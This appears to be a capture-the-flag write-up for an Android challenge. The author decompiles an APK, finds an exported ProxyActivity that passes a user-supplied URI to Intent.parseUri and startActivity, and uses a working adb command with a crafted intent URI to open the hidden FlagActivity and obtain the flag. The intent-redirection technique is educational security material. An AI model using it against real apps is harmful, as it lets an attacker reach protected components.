Immutable

We are given a .apk file so open it using jadx-gui

Inside AndroidManifest.xml we find

```
<activity
    android:name="com.ctf.proxychallenge.FlagActivity"
    android:exported="false"/>
<activity
```

This activity likely holds the flag. However, exported=”false”means we cannot start it directly using ADB or another app

Then we find this

```
<activity
    android:name="com.ctf.proxychallenge.ProxyActivity"
    android:exported="true">
    <intent-filter>
        <action android:name="com.ctf.proxychallenge.REDIRECT"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
</activity>
```

This activity is exported=”true”, meaning it is accessible to the public. It also listens for a specific action: REDIRECT

Next, we look at the Java code for ProxyActivity to see how it handles incoming intents.

```
11  public class ProxyActivity extends Activity {
        @Override // android.app.Activity
12      protected void onCreate(Bundle savedInstanceState) throws URISyntaxException {
            String targetUri;
13          super.onCreate(savedInstanceState);
16          Intent intent = getIntent();
18          if ("com.ctf.proxychallenge.REDIRECT".equals(intent.getAction()) && (targetUri = intent.getStringExtra("exploit_uri")) != null) {
                try {
26                  Intent targetIntent = Intent.parseUri(targetUri, 0);
29                  startActivity(targetIntent);
32                  finish();
```

The ProxyActivity blindly accepts a string(expoit_uri)

It converts that string into an Intent object using Intent.parseUri()

It calls startActivity() on that intent

Because ProxyActivity is part of the app, it has the privileges to open FlagActivity. If we can trick ProxyActivity into creating an intent for FlagActivity, it will open the door for us.

To exploit this, we need to send an intent to ProxyActivity that contains a malicious URI string pointing to FlagActivity.

In Android, we can represent an intent as a string (URI format). The URI to point to the hidden activity is:

intent:#Intent;component=com.ctf.proxychallenge/.FlagActivity;end

I used ADB to fire the intent. I needed to:


1. Target the ProxyActivity(-n ...)
2. Set the correct action (-a .... REDIRECT)
3. Pass the malicious URI as a string extra (--es exploit_uri “....”)

and run this command in my terminal after connecting my device

adb shell 'am start -n com.ctf.proxychallenge/.ProxyActivity -a com.ctf.proxychallenge.REDIRECT --es exploit_uri "intent:#Intent;component=com.ctf.proxychallenge/.FlagActivity;end"'

```
┌──(docx㉿kali)-[~/Immutable]
└─$ adb shell 'am start -n com.ctf.proxychallenge/.ProxyActivity -a com.ctf.proxychallenge.REDIRECT --es exploit_uri
 "intent:#Intent;component=com.ctf.proxychallenge/.FlagActivity;end"'
* daemon not running; starting now at tcp:5037
* daemon started successfully
Starting: Intent { act=com.ctf.proxychallenge.REDIRECT cmp=com.ctf.proxychallenge/.ProxyActivity (has extras) }
```

the usual scrren on the phone becomes



giving the flag SGCTF{Intent_R3dir3ction_Is_D4nger0us}